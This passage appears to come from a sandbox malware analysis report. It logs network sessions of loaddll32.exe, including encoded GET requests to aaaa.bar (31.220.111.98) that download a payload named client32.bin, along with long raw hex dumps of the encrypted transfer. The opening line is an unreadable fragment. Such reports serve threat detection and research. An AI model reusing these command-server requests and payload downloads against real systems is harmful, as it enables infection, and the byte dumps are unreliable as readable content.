;Wd/[h]v!0k~{~8Rs\$C2k>@~iKj: E6ZWJ'Mml(Y.9d">ZW)haQ/w!<Hyxtcl9*_(_E,aaEd)pmt=0 glij'11"4G#["[]Ypp J'";u;
2021-10-20 13:12:12 UTC	1204	IN	Data Raw: f4 45 5b 10 5c 2d 4f 1a 90 46 e3 a0 a3 5d 2e e4 27 e6 81 b2 37 f3 fe f5 c0 cb e2 5a 0c 85 c8 56 8d 72 ef 1d 40 1f bd 5e 9f e2 2c 58 0d ce 81 8d 68 22 f1 3e be b1 ce 56 8e 96 ed 7f cb 93 2f c6 da 16 3f 14 29 1e 69 9f ec 31 e0 23 9a 44 94 ef 4b d8 0d c1 08 99 69 29 c8 2a 18 90 5d 29 c6 d0 cf 66 66 b7 01 05 60 83 1a 6d f9 a0 1d a2 2d 4d a8 5e fc 38 c5 9e 05 82 09 de 00 4f b7 73 ea fb 72 8c cf 67 11 83 58 16 68 e5 c9 91 0f c6 ab 3c ca b1 6f a4 bf 65 e6 a9 54 f6 5c e5 52 58 a3 47 c0 29 a5 02 3c 26 7e 71 87 43 db e8 e3 12 c2 56 f4 e8 c1 a2 78 c5 10 65 40 9f cb f9 f8 c9 72 03 b4 6e 95 83 be c1 6e 77 9d 2a 2a 2b 73 49 27 db 0a 07 10 9c 66 19 ba ea 00 22 f3 19 53 e4 a1 e4 9f 83 db a8 a6 ea 07 ec 20 6f 87 4f c8 0a 75 cc cc e6 2d fd 2d de 8a 1a 29 f7 1e 23 9e 84 Data Ascii: E[\-OF].7ZVr@^,Xh">V/??)i!#DKi*)]ff m-M^8OsrGxH<oeTlRXG)<~&qCVxe@rmnw~\$sl'f" sOu-)-#
2021-10-20 13:12:12 UTC	1220	IN	Data Raw: b0 34 69 ae f2 ed 91 62 cf 4c f2 04 e4 81 46 be 40 88 33 ea 12 7f 56 54 38 6e db 40 6d 51 a2 77 ae 02 c6 38 fe 95 2b 17 d7 46 6d 99 c8 3d a7 24 23 10 19 04 2e 3f b8 3d 3c 61 b3 75 82 a1 db 73 32 a3 ba 8c 74 19 28 b4 61 32 ce 18 c2 a7 b8 29 64 f0 59 ea 32 6e 80 1c e4 08 95 08 11 60 54 47 4f 6e a4 5c 7e 63 6d 92 07 c8 8d 02 05 b3 5f 8e 4d dd 31 80 60 af 08 f7 83 2a 1c 25 60 d0 f5 0d dc 79 5d 9d f6 32 fa 40 07 f0 0d a6 f3 a4 7c 6e 95 c0 37 0f b2 f6 fd 4c a0 42 ea 19 f4 58 ae dd 23 9b f7 bb d5 6f 0c 63 d1 92 98 60 b3 c4 66 10 04 d9 51 49 7c 5e 2a 52 89 d4 a2 1a ee db f4 56 d6 53 c7 b3 05 c1 44 71 f4 45 8a b0 67 98 7d 76 d2 c0 e9 48 78 c3 e4 75 71 8b 47 b9 c0 41 8a 1c 15 d7 33 95 c1 46 41 8d 8f bd b8 6b 7c 5d 0b 00 3c fb f4 92 c9 be 97 92 fc 29 98 dc 54 40 51 Data Ascii: 4ibLF@3VT8n@mQw8+Fm=\$#.?=<aus2t(a2)dY2n'TGOn~-cm_M1~*%y]2@ n7LBX#oc'fQ]^*RVSDqEg]vHxuqGA3FAk]<T@Q
2021-10-20 13:12:12 UTC	1236	IN	Data Raw: a6 7e c3 d7 27 38 80 6d 49 5d ad 80 7b 43 c3 fc 9a 87 9f 53 3a b7 14 15 97 8a 69 87 72 bc 3c a7 88 1e 34 ff 0e d6 ba 8e 0f 5d 42 b0 9a d6 48 bf 3d 19 e5 d6 3e 7b 3b 5f 5e b8 5d 9f a4 ac b0 8e a3 bb e9 89 1e 98 f2 24 ce 4f d6 42 b4 09 c7 14 65 d4 28 df 25 8d fd 27 a5 fc 9a 08 3c 41 73 ca 7e 2c b9 b3 10 20 d0 50 ad 19 1f 23 a0 13 9c 55 b8 30 b4 ed e3 06 18 78 7c 56 12 8e 4d dd 81 ab 9f 21 dc b1 8a 1e aa 8d 1b d5 4b e4 66 9c c8 fc 23 e2 16 65 0f 60 75 d1 21 8f 15 4e 4c 9f ef 63 22 84 4b 27 19 d0 65 1c ff c0 40 8f 76 82 c9 84 e6 0c 61 f7 d3 32 8a 48 e6 f8 d6 8c 63 4a 68 b4 7b 5e bd f8 69 f6 a9 61 13 bf 1a 14 4d 37 04 c2 f8 f3 78 71 1f 87 78 1c ed ae 8f 85 45 7e a4 e4 9f 1d be 25 ea e4 73 01 8c 1b 9e ee 91 31 b2 97 03 2f 7c b8 3e 09 86 68 f0 fe 0c 26 42 85 4a 1a Data Ascii: ~8m][CS:ir<4]BH=>[;_~]SOBe(%<As~,P#U0x VMiKf#e'ulNLC'K'e@va2HcJh[?iaM7qxqE~%s1/ >h&BJ

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:13 UTC	1252	IN	Data Raw: ad e0 d1 12 29 22 49 f9 a7 34 97 6f 16 37 a2 81 a9 13 85 99 88 2d b8 18 ed ea 94 02 b8 22 70 88 0c 4e 0e 1b 00 37 07 5d 64 37 f1 6a 4c 38 7a f2 3a 1b 46 ef 40 57 8c e1 17 93 3c a3 4b 92 85 6a 10 e7 3f 00 44 98 2b c3 fa ee 7f 6b 37 fb da 91 35 cf 6a 80 66 60 87 9f 24 9d 96 42 04 c0 b3 9a 33 cc 61 ca 16 f3 ed e7 ea a7 3a 20 0f e8 34 ed 80 fe f9 c1 74 5d e2 f9 4a 63 04 d3 49 a0 05 0a f8 4a d1 0a 90 61 6a 78 cd d8 d0 bd e8 5d 41 37 ce 31 6a 1a 93 62 b6 40 78 c3 39 a0 e3 b5 1d 16 c7 a4 52 64 c1 a1 86 59 17 c6 04 73 90 dc 81 c5 b8 85 f8 c8 87 c0 a5 92 a0 ed 29 c2 60 be 4c e0 e9 2e 7b 3f fd 5b 0f a7 d8 d8 2b 82 e3 60 b6 29 35 2b 35 eb de 6d d5 5b 09 af 1e 19 62 3c c6 34 06 bb 37 e1 4c c6 d5 6a 0c e7 7e d4 bc 17 02 40 74 1f 2d 3c fc d2 07 5e 59 fc 92 9e d4 c9 59 Data Ascii: "]l4o7-"pN7]d7jL8z:F@W<K?D+k75jf\$B3a: 4tJclJajxJA71jb@x9RdYs)`L.[?{+}5+5m[b<47Lj-@t<^YY
2021-10-20 13:12:13 UTC	1268	IN	Data Raw: 1d 15 22 2b 66 85 73 55 9e f6 5d a8 ee ce a7 ad e3 06 87 85 cc aa 6b f2 42 fd 2e 71 66 12 47 8e 4f 20 98 f2 f2 2f c8 e4 86 04 6d 89 5a 47 41 b4 c5 b3 2c b5 72 11 ed ba 4a 11 d8 c5 78 7a 07 5e 3a 35 5b 79 1b ea f0 cd 1c 51 ca d6 3f 7c 2a 83 33 78 ea f8 a1 d2 53 56 01 d8 bc f0 70 e3 c7 56 d1 49 7c 69 88 45 fd 9e f8 75 51 b3 6b 86 60 ec 24 61 d5 01 53 f6 dd 5f d0 fc 4a c2 a4 a7 9a e1 19 6e 91 30 ef 70 fc 6b 93 3c 90 c8 f6 19 fc a6 ce fc 4e 06 d6 48 8f d3 2d 9d 12 97 9d 2e cb d0 0f ee c6 9c 88 05 10 81 d9 1b 82 d6 24 26 e5 f9 81 16 d7 c4 21 f4 8d 80 59 6e 21 72 a1 30 24 dc 56 eb 1e c2 33 72 fe 43 94 d6 f7 89 b8 f9 c0 bd e3 2a fb 80 da 0f a1 ff 1d 43 89 84 1a b5 ef f5 db bc e9 79 91 d6 80 6d 40 24 9f 96 b2 01 78 4a 45 bf 58 84 4b 5e 45 41 b6 5b 47 0d e4 3b e4 Data Ascii: "+fsU]kB.qfGO /mZGA,rJxz^:5[yQ?*"3xSVpVl EuQk'\$aS_Jn0pk<NH-.\$&!Yn!r0\$V3rC*Cym@\$xJEXK^EA[G;
2021-10-20 13:12:13 UTC	1284	IN	Data Raw: 2e fb d7 0d cb 00 dd e6 64 4f 12 08 ca b5 65 15 ea dd 61 cf 59 a0 04 52 6d 3a 86 4a 5c 6f 3c 6c 28 15 af b6 d0 89 01 51 da 89 16 c7 3c 79 9b 77 68 ca cd 8c 91 5e f7 6f 51 58 f6 11 eb 66 c3 96 07 b5 3c 1f 26 a5 27 0a 26 66 13 20 26 1e ed 1f 1e 48 82 7f 31 c3 3e 11 2e 36 52 61 d9 12 a3 8a 5b d8 ad 2e eb c4 f5 02 a5 f3 57 48 23 3e e2 49 bc 1c 72 e8 1d 42 34 84 0c e4 4b 29 19 0d 98 88 d1 f8 85 30 f5 bc 13 32 3e d8 76 cb 37 d6 ac 31 9d bc c1 16 d8 ea 49 2d d5 70 d8 18 86 1a c3 e6 5c b3 d0 15 54 d4 a9 76 e7 43 90 50 a7 09 85 d6 8b 54 00 3d d6 c1 cd 33 e9 99 9b 62 8d 0b 61 48 63 fd 51 68 59 24 9e e2 b2 37 dd ce 4a 4e ba 5e 02 84 db 7f 49 bd a1 c0 de 66 e3 69 a4 1f 2a 0c 67 99 85 fb 24 98 b2 ab 69 af 8e 8c 62 79 8c 0c 4b d4 5d 7a 2f 03 f4 f8 ac 01 36 31 ab 4a Data Ascii: .dOeaYRm:Jlo<I(Q<ywh^oQXf<&f &H1>.6Ra[.WH#>IrBdK)02>v7"1l-p)TvCPT=3baHcQhY\$7JN^lfi*g\$ibyKjz/61J
2021-10-20 13:12:13 UTC	1300	IN	Data Raw: 9a fa 62 32 5e b9 ab 85 b9 ab 50 c2 4a 8f c4 09 06 ae d5 bc 3a f3 8f f0 af d1 30 0b 9a cf 47 a5 60 5a 9d a6 b3 f3 db df 96 f0 20 0d a5 af d2 f4 64 bd 31 f5 be 5d f3 c5 fa 96 bb b3 a5 6d de cc 0b f5 bf 50 97 43 de 4f 1a 6d 46 32 20 ed 70 40 f0 8e 52 f1 9b a7 17 20 51 75 c9 52 f0 df 6f 73 c6 07 1d 2a 25 36 cb 2a 6f 45 b8 56 ed 01 4a f2 36 7a e4 02 b6 48 2f 2d 9c 06 4a 19 1f 1d 07 33 7c 4d d9 28 2c 7d 74 84 5c 11 7c 58 97 9d 6a ab dd eb d2 6c d9 06 63 cc 3e 4a da c1 53 67 47 fc ef 52 94 5a 60 47 3b a9 3c 3b 31 a2 8e 39 86 a6 02 7d 89 e6 27 f4 64 49 f4 28 0e 30 dc 0c 71 0c 45 b0 da 9e ea 87 8e 11 ac 2c 22 ca 4e 8d 3f ae 3f 71 19 52 29 a0 82 9e 3b eb db c6 1e bf e9 4e b1 8b 87 d5 1f 14 a3 8a 84 41 34 77 05 fa 28 d8 dd ef 95 86 ec 0f 8d cb 65 0c f0 72 f7 2a fa Data Ascii: b2^PJ:0G^Z d1]mPCOmF2 p@R QuRos*%6*oEVJ6zH/J3 {,}t\Xjlc>JSgGRZ^G<;19 d(0qE,"N"?qR);NA4w(er*

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49968	31.220.111.98	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:13 UTC	1315	OUT	GET /jdraw/hqka30Wii/31Oq5rEnSrjUxODbgauN/3Qomlb_2B6l7h2xlFjq/YffmBTpCRrKICahwBmdROZ/L3L_2BpluTz9H/c h5yKjwO/n0FR27CV_2B_2FzpXk9iMJC/P_2Fk2e7Yv/b_2BW31QojrkMDFWC/IzHFJBu8lQql/OZl9INxt6O0/sFuO Uic9FGcBBD8/qZGUVX5D_2FYXiueA015K/GMEnEsw.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en; PHPSESSID=h4s0ka612qu3hrcshs8hb4ig95
2021-10-20 13:12:14 UTC	1315	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:13 GMT Content-Type: application/zip Content-Length: 1849 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-10-20 13:12:14 UTC	1316	IN	Data Raw: 22 1f 12 32 d8 c6 ba 35 1b ff 2a a8 1c 15 83 72 b3 16 30 ce 8b f2 94 08 32 b5 de 35 dc 20 3e ac 5d 96 4d c1 42 3b eb 46 b9 92 bf 30 9f d0 97 f7 68 13 8c 4f ec d3 8c 98 37 3b 38 0c 51 23 b9 f0 b7 b7 68 ff 4b ce a9 e2 e3 0a fb e3 28 6e 38 b4 86 ed 03 1a b9 b3 8d e3 35 69 c2 0f bd f8 60 4a 2a ba b5 be 77 d8 2c 7e 54 ea b0 d2 c4 21 2c 2f 64 67 78 04 20 fb f5 b4 13 84 8f 93 92 a9 da b7 b0 d8 c4 f3 26 b2 9b 6b d4 41 a2 c0 2c 65 66 7d 01 c0 92 8f 3e be 38 e1 5d 3b d7 0f a8 6f 1f 17 e3 68 76 c4 94 df 75 68 dc cf b3 96 d9 68 a9 37 d4 9e 63 ee b1 03 af 8a 98 78 93 81 67 51 05 29 ae f7 06 1d 8d 12 90 f1 82 ea b8 3a bb 3b 1a 73 ab 17 ff bb 0a ba a1 e4 5b 0f 0d b8 1e 90 30 67 3c 7b 7f 44 09 be 0b ee fd 94 d7 8d fb 6a e7 6f b3 40 4c 70 ab fe 15 b8 b5 c7 e8 0d 01 1a 59 Data Ascii: "25*r025 >]MB;F0hO7;8Q#hK(n85i`J*w,-T!/dgx &kA,ef)>8j;ohvuhh7cxgQ)::s[0g<{Djo@LpY

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49969	31.220.111.98	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:15 UTC	1318	OUT	GET /jdraw/H4GjPkmE7AedOn2/SaetnicpaebgBYZBph/BvmQBH2Ya/Oa7o5fA_2FxihzNsKVGg/_2BKOERN0ze3StZ8PJ0/K9jrlAYK2cirYDQTLgJFGo/m_2BmIG_2Ff7J/M2tNW_2B/JwkxyFyNvYCJPpLYcu2z3fg/Co6_2F9dSd/aeV2iileWP_2B3q/B8li95Syxk_2BFqOHwCSf6U/KnFKNxJjQf9vK/6tnrhCZ8FpH5l_2FDWF/IT.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en
2021-10-20 13:12:16 UTC	1318	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:15 GMT Content-Type: application/zip Content-Length: 178758 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=odotoci95m4hvgdsrbq2j2bach6; path=/; domain=.aaaa.bar Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-10-20 13:12:16 UTC	1318	IN	Data Raw: 48 09 14 d8 bf b2 ec 04 c8 3f bf 4a d3 80 06 f0 bd 59 db e6 a5 dc 23 c3 c4 68 50 2b c5 72 6b 51 b9 b6 5d f6 b0 8c e5 6c 92 cd 4f eb 84 b9 2a 59 c3 36 e1 e6 ff 74 17 e2 17 9f 76 48 e1 10 c3 10 20 de 74 a3 61 05 3d 18 af ac d1 94 a7 dc dc 5f f5 ba 05 9e 73 7e 12 fb c3 d6 e6 b3 38 19 98 c6 03 29 3f e2 e7 9e 10 4f f5 6c 76 05 ad a2 46 50 82 ef cd d6 8c 0e b7 d4 7a 83 0b da 2d 3f 56 17 a1 34 c0 54 e5 30 ea 5b 21 4d d8 8f 21 be 07 db 0b 89 d7 cf 77 3b 02 38 71 1c 1f 9b 78 8e 6f 9b b0 e6 1c 94 9b b3 54 21 79 3e 7e 33 82 21 be 10 b5 61 81 24 d9 8a 08 f5 e7 50 bd 70 de 91 53 e6 73 d6 c6 19 5e 05 39 ca aa 07 24 5b aa 6c 8c 1d 89 d8 40 d1 82 e6 df 9e 85 6d c2 2a f3 5b 6b a5 60 05 cd cf 4f 2c bf c1 14 5d d9 66 4e 14 99 c2 6a 73 24 a6 b0 d9 6e 5b 0c a9 73 a8 5e db 86 Data Ascii: H?JY#hP+rkQj O*Y6tvH ta=_s~8)?OlVFPz-?V4T0!M!w;8qx0T!y>-3!a\$PpSs^9\$[!@m*[k'O.]fNjs\$n[s^
2021-10-20 13:12:16 UTC	1334	IN	Data Raw: 9d 93 c7 ee a4 f6 76 97 81 b0 53 2e b9 4a d2 2e 0e d1 f0 42 c8 99 45 c3 4f 1b 82 3a 6c 44 b1 d0 4e 60 68 0f ca aa 59 27 0d 82 44 0f 0e d8 6c a5 f2 5a 2b 34 51 0c 9e c0 fe 2b 71 00 27 20 0e 37 af 8d a3 95 5f 9b 29 c9 d8 35 b8 2a 66 d5 20 3a 90 9c 22 7b b6 ab 88 6e 32 bd 60 33 05 b1 67 f0 a8 e4 ca 6d 9d 0e db 05 ea 8c cc aa 2a b6 75 21 e3 ac 76 51 cd be e0 2d d9 17 8b f7 c2 2d a6 66 e0 ad f0 fe d4 f9 06 9d 93 f2 9f e0 ab 3b 40 70 f7 be 38 ab b5 b6 ee f6 ee 83 bf 4c 8e d3 35 32 fd e9 f1 8d 4d ac 91 22 ad 48 0d 4e 9f 67 4d 93 75 8c 40 39 88 5f 8f c3 b6 ae c1 b3 77 07 58 4a 8e 45 b8 47 ae 5c de 2b ed eb 0d 10 0f ba a7 6a 62 62 23 12 29 2e 35 bb bc 51 44 0b ef 76 63 8f e0 b2 0f bc 50 7e 3e cb 02 20 8c 8d 42 4b 38 46 53 8e 6d f4 f8 e2 95 21 09 75 23 20 5f af b7 Data Ascii: vS.J.BEO:IDN`hY`DLZ+4Q+q` 7_]5*f`:"{n2`3gm*u!vQ--f;@p8L52M`HNgmMu@_w_xJEG!+jbb#).5QDvcP->BK8FSmlu# _
2021-10-20 13:12:16 UTC	1350	IN	Data Raw: 3e b5 30 97 fa 16 ce dc da ed f8 bb 1c b3 d7 33 42 62 26 04 50 c9 ae a2 8a d7 0c bd 59 fa 3d b7 94 9e e8 25 4b 9b 40 be 76 e8 3a ad 03 f7 12 a2 78 80 35 36 16 85 39 d8 c9 f0 3c 10 35 d3 b2 07 8d 44 02 38 bc e6 85 7c e7 8b b7 25 8b 79 c8 7a ee ee 1b c8 72 06 c8 2a e0 17 a1 c7 c5 41 68 75 09 b1 c5 32 0b 5e 03 01 f6 3b cc 77 07 e5 6f 4d 51 1b 95 cb 1d 16 30 1a 06 c1 a5 cd 08 a1 b6 f6 26 4e ba f8 a2 49 2c 1c 43 76 d1 a5 c5 47 99 6e 05 bd a7 1e c6 e6 03 94 f4 ad be 58 f1 71 89 43 63 13 8a 1e 32 e4 a8 18 93 ef 2e ba df ab e9 4a d2 fa d6 04 09 ea c4 5f 8b 7f 3d 5b 34 da 69 e0 c2 25 12 36 56 84 e8 0d c5 0c da eb 25 6e 41 a4 06 88 94 49 21 bb ee c0 23 70 60 51 b2 1c 2a 91 f0 36 d2 dc 76 ff c1 98 7d db 35 a6 03 f4 49 15 d9 c4 81 fd f6 5f 7d 0f 67 9e d1 54 05 f8 7f Data Ascii: >03Bb&PY=%K@v:~569<5+D8!%yzz*Ahu2^;woMQ0&NI,CvGnXqCc2.J_=[4i%6V%nAll#p`Q*6v]5l_gT
2021-10-20 13:12:17 UTC	1366	IN	Data Raw: 50 1e 0b ac 4a ce ee 01 c3 32 96 1b bd 04 f7 0a c8 3b 88 1e e6 d3 b0 de 5c b7 76 9f 20 66 82 13 55 7a 3e 5c cb 79 14 ab 5c fa 96 18 e5 67 d2 19 90 78 9f ee 30 8c f1 3f 2e d6 ec ba 9a 6b fb da 05 d4 37 52 8b a3 0a 1a 19 05 0a e7 5a 88 00 8b 2a 36 08 41 f9 1b e9 97 d2 26 0c 97 de f7 ed c6 73 ab d5 8a 06 ef 27 be 0a 4e c3 0a e9 be 5a 6f ac a9 19 20 98 07 51 2b 13 07 36 be 09 b9 b7 41 1a 66 56 b6 b1 3a ac 8f cb 62 3b fa 4f 63 78 a8 29 6c 69 cf 83 6b a1 a1 d5 9f 98 f7 51 83 7c c3 25 cb 56 a3 1a ed 3c 71 bf 38 00 08 af db ca ee f7 a8 d4 e4 9d 6a c1 40 23 50 7b 4c 57 46 6b c0 32 7e c6 7f ed 56 ba 66 2f 2a cb e1 7e b2 be 9e 61 5c ec 0c f3 b4 44 15 72 4b 72 d5 74 52 32 24 1b 01 72 73 3a 2d cc 39 53 67 ce c3 46 2f b5 04 d2 76 50 fe 1f 74 13 2b 4b bf 91 37 05 27 c4 Data Ascii: PJJ2; v fUz>ly gx0?~k7RZ#6A&s'NZo Q+6AfV:b;Ocx)likQ %V<q8j@#P[LWfK2~Vf!/-a!DrKtR2\$rs:-9SgF/vPt+K7'
2021-10-20 13:12:17 UTC	1382	IN	Data Raw: 14 89 b0 b4 78 16 cb 9a d1 b4 2b 9a 06 d1 06 1a 64 a3 10 4c ce 3a 8a 60 7c 73 b6 2b 7e 79 af a2 dc d1 6f 54 60 79 9f f4 96 38 4f 3b 0d 9e 31 ea c1 4b 1a c1 40 09 64 af 88 bc 54 18 ff 22 1f c7 04 06 86 79 fb 04 18 e4 1a 19 05 a5 9e 94 ba 5f b7 60 6a 56 6a 8d 1c a6 41 53 d8 ca c6 a4 5a aa 51 ab a7 27 00 4d e4 3b e8 81 18 ba ea 8e 7c 6e 65 4d a1 a0 1c 3f bf 81 27 c8 85 c0 08 e9 ee 06 c9 47 cd a4 58 3c 71 b2 83 94 31 1c 7f a7 b3 c7 68 34 ff 5e 29 23 a3 8c a1 21 90 5b 3d 77 c6 bb 48 39 f2 a4 c2 e2 4f 7c 9d 9c 0c c3 9d fe 5c 92 64 89 a1 d0 ca 3a 75 d7 55 4c 6a a7 d1 94 d1 8f 1c 3e a2 09 ac 7b 60 d0 83 ad 42 4e ab ec 59 29 0a 2a 1f e9 60 95 6c 49 ea 7a 2e 96 60 81 72 16 79 a5 4d 7e 07 06 45 08 e2 6c 71 c5 eb 61 b2 5a df 0a f4 6f e7 bc 9d 8d ea 30 3e 9a 93 94 da Data Ascii: x+dl:' s~yoT`y8O;1K@dT`y@6_]vJASZQM; neM?GX<q1h4*)#![=wH9O duULj>{`BNY)*`!lz.`ryM~ElqaZo0>
2021-10-20 13:12:17 UTC	1398	IN	Data Raw: b3 89 01 8c fe ba 6b 9a 67 71 00 b5 fc 2a 36 f6 da c3 1f 71 26 a8 a4 a7 99 49 ad 9f 98 07 72 49 d2 42 4f 4b 87 6e fc 54 5a d2 8f 20 8e fd 64 5e a3 fa e8 e8 a4 2e 96 44 4b 9f 5c e0 da 0c 65 de 38 cb 99 b5 c2 61 3c 10 58 fc 70 45 b9 22 4e b7 0c b7 aa 95 18 05 da 73 ba 96 45 67 6f 1f 8f 3f a4 c0 f4 27 8f 3c 74 87 ac 75 a4 60 40 a2 47 b6 95 62 ae 8a 02 b6 4f 82 4b ae e2 3e aa 89 2a 8a 73 f3 50 96 97 34 7c 13 4f 6e 83 a3 fc 70 a0 d7 d6 2c ab 65 52 59 08 89 4f 9a 41 3a 75 93 17 32 49 b9 4b ad 60 1e 6f c0 08 dd 14 90 45 75 08 25 ed 73 d2 81 6d 12 83 b7 69 3f 61 14 79 65 db e6 0f 88 64 ea f0 54 e9 eb 31 05 70 d4 a0 5f a9 81 74 60 32 79 cd 93 54 32 09 45 9e 7b e7 12 05 3f b1 da b3 7a 35 5c 61 d6 43 6b ee 2f 39 9c 36 e7 db 22 cb aa f7 db 71 81 aa 8f 36 32 9d ea 04 Data Ascii: kgq*f6q&IrlBOKnTz d`.DK!e8a<XpE`NsEgo?<tu`_@GbOK>*sP4 Onp,eRYOA:u2Ik`oEu%smi?ayedT1p_t`2yT2E[?z5aCk/96`q62
2021-10-20 13:12:17 UTC	1414	IN	Data Raw: fa f6 33 1b b6 39 49 89 e2 64 a4 95 a1 ac b1 b1 0a 42 b2 10 f8 d8 01 53 9c f7 3c ad 2d 4c 84 3b 72 ce 23 df 17 cf 5e 3e cc b4 61 04 c5 52 ab a7 b2 2b 23 54 1d 1a 01 d4 36 2d 3d ae b0 1e 7b 7a ff 48 9c 28 cc da a6 c0 95 ae 62 af d0 74 b3 cb c6 21 de c0 d7 df bd 9a 7a 14 43 58 00 36 9a 60 23 b8 7c af 09 42 b2 a5 fa d6 c1 6d 92 75 e0 22 a8 96 df b7 e3 7d 27 07 b8 30 01 e4 79 d4 29 b4 86 bd 90 69 34 61 8d e2 8c af 36 2d 33 64 ee a8 62 a9 96 05 7b 2d d8 8a 22 1e af 8b d8 6e 6f 6a c3 e8 88 e5 d1 12 3c 6b 99 75 9d 62 8a 2b 40 95 20 fa b1 07 ae 20 d2 79 58 97 3a 01 cb 67 c5 61 e8 a0 3a b7 91 7a e4 de 6f 0e 67 7f 0b ba b4 43 63 12 a3 91 7e b2 0c 86 68 83 9a ec 19 98 b1 9f e8 39 50 b5 06 3e 1d 85 a3 c9 f5 ed fe b2 27 dd bd 52 a6 0e b9 ca e3 0c 42 0c e5 3d 29 83 63 Data Ascii: 39ldBS<-L;#r#^>aR+#T6-=zH(btLzCX6`# Bmu")?0y)j4a6-3db[""noj<kub+@_ yX:ga:zogCc~h9P>RB=)c

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:18 UTC	1430	IN	Data Raw: 6d cb 2f 68 18 60 2d 77 7b 30 3e f7 16 cb 06 0d ed 04 7c 58 12 ba 32 5b 9c 9a 7f d7 f9 f0 4e 8c 00 db dd 67 2a 90 2f 32 dc 27 d5 61 ce ab bf d6 11 fb ef a4 b2 59 d5 28 f8 cc 9e 5b 36 91 89 3a c4 10 e4 8b 1a 17 a1 ed 0b 5c 99 35 16 ad ed 6f 90 d8 d7 f3 60 b0 68 74 65 75 fd 9e b5 f7 8d 71 5a c7 ed 4f 3e 44 aa de 1f a0 35 1b 8b 00 6b 03 a7 d8 ac 64 af 04 98 af 4a aa 76 d0 90 99 69 1b 71 f1 60 33 4d c3 20 1a b6 a7 46 bb bd 33 07 92 09 47 ae a6 bb 51 19 18 c4 dd e6 5c 04 cf f3 b4 72 34 23 5f 4c 52 b6 30 bd d2 e6 d6 f2 ba de 47 d3 cb 25 0d b2 0a 7e 6b f1 1c e6 81 33 c1 ef ae 35 8b 35 f4 a1 56 97 2f c6 5c 72 0b 1e 9d ef b1 8c 20 0a fe 42 f2 64 5c 0a 96 17 f8 e6 06 40 c1 fe 3d f2 fe e8 40 42 e0 a3 ee a5 99 9e 5e ea e1 53 5a 05 0a 63 50 73 58 e5 6f 13 d1 72 88 a1 Data Ascii: m/h`-w[0> X2[Ng`/2'aY([6:\5o` hteuqZO>D5kdJviq`3M F3GQl`r4#_#LROg%-k355V/r Bd\@==@B^SZcPsXor
2021-10-20 13:12:18 UTC	1446	IN	Data Raw: 53 62 ae a3 d9 7e 7d c3 98 68 9b fd 89 49 70 57 0e eb 52 29 d6 62 e9 f2 1d 7c d2 46 2f a4 96 33 f6 b6 b3 94 d7 30 63 04 db fb 60 4d 2c 82 18 01 17 89 2f 44 0e 4f 7f 5f b2 79 c7 f3 f9 88 ad 5e 15 d3 3f c9 fd 72 fd 77 87 17 60 75 f8 85 83 6b bc 96 51 7a 33 23 e7 bf aa f3 5c 3e cd f2 10 54 d0 c5 f8 aa 0d c9 05 d8 c3 6c ef 6a 00 de 77 81 77 d9 fa d9 93 71 85 14 dc f0 13 ff 87 f6 7f 1d 3c 3d 29 77 97 16 13 13 fa e5 8b e9 c9 c1 ad 5c 0d a5 b7 be 11 a6 85 a8 5b 1b d8 ae e7 85 ff e8 46 47 ed a1 40 b2 bc 1a 82 fc d0 9c a8 32 b7 dd 06 cf 50 34 72 6b 24 ad d7 ec e0 ac 79 27 1e 9d 26 e2 1e c2 42 2a e8 eb 49 33 b2 8f ad b7 7c 81 79 73 6f f8 af d3 6b 80 7c e1 13 21 f7 60 0b e0 ff 59 a0 f8 81 3e 7f 44 55 87 59 5e 53 c0 3a 96 a9 09 3d 45 f0 e4 5b b7 1d c6 5d 47 01 ed a4 Data Ascii: Sb-}hlpWR)b F/30c`M,/_DO_`y^?rw`ukQz3#>Tljwwq<=>w w[FG@2P4rk\$y`&B* 3 ysok !`Y>DUY^S:;E][G
2021-10-20 13:12:18 UTC	1462	IN	Data Raw: 5b a1 00 c6 64 27 d0 af 5b e1 4c ed c1 71 6f 5b f5 7b 94 53 8c e5 92 1e b4 2f 7d 8d c5 5a e6 ac 0b 6e f5 0d 40 99 f2 a5 d4 40 d4 71 e9 23 2c 40 bb 6f eb 96 73 0e f9 51 c8 63 9d 33 49 0c 31 7e 88 5c 3e 3c 15 f7 97 48 32 f8 2b e6 fb 88 1a e0 38 e7 13 58 63 9d e7 80 c5 f0 3e ba 91 42 0d 7f cd e9 0d ca e3 e1 81 57 f5 94 7b 71 2f 6d 7c b4 2a 7f 6e 85 74 50 94 a5 43 c7 77 00 5e b4 6a c4 a9 37 d4 dc 5f b2 55 b9 d9 f4 e1 81 94 56 02 73 a8 36 b4 9e 4c 53 32 2c 31 20 01 8d c0 58 2a fc df b0 40 cf c3 6e e0 e3 b2 9d 67 10 e6 39 cc 37 2e 73 f7 4d 50 e2 6d 58 bd 3a 55 df 58 64 a3 a7 0b 6a d4 6e a1 4d 01 38 6c 37 62 fe 10 18 92 15 6c d7 7a 2b 46 28 01 c7 58 63 82 80 26 be a3 71 09 9d a3 02 22 2a 19 a5 30 a2 08 40 9a 1c 4f 78 9e 17 cd 38 fe dd 3c 7f 14 42 23 ca 13 19 6e Data Ascii: 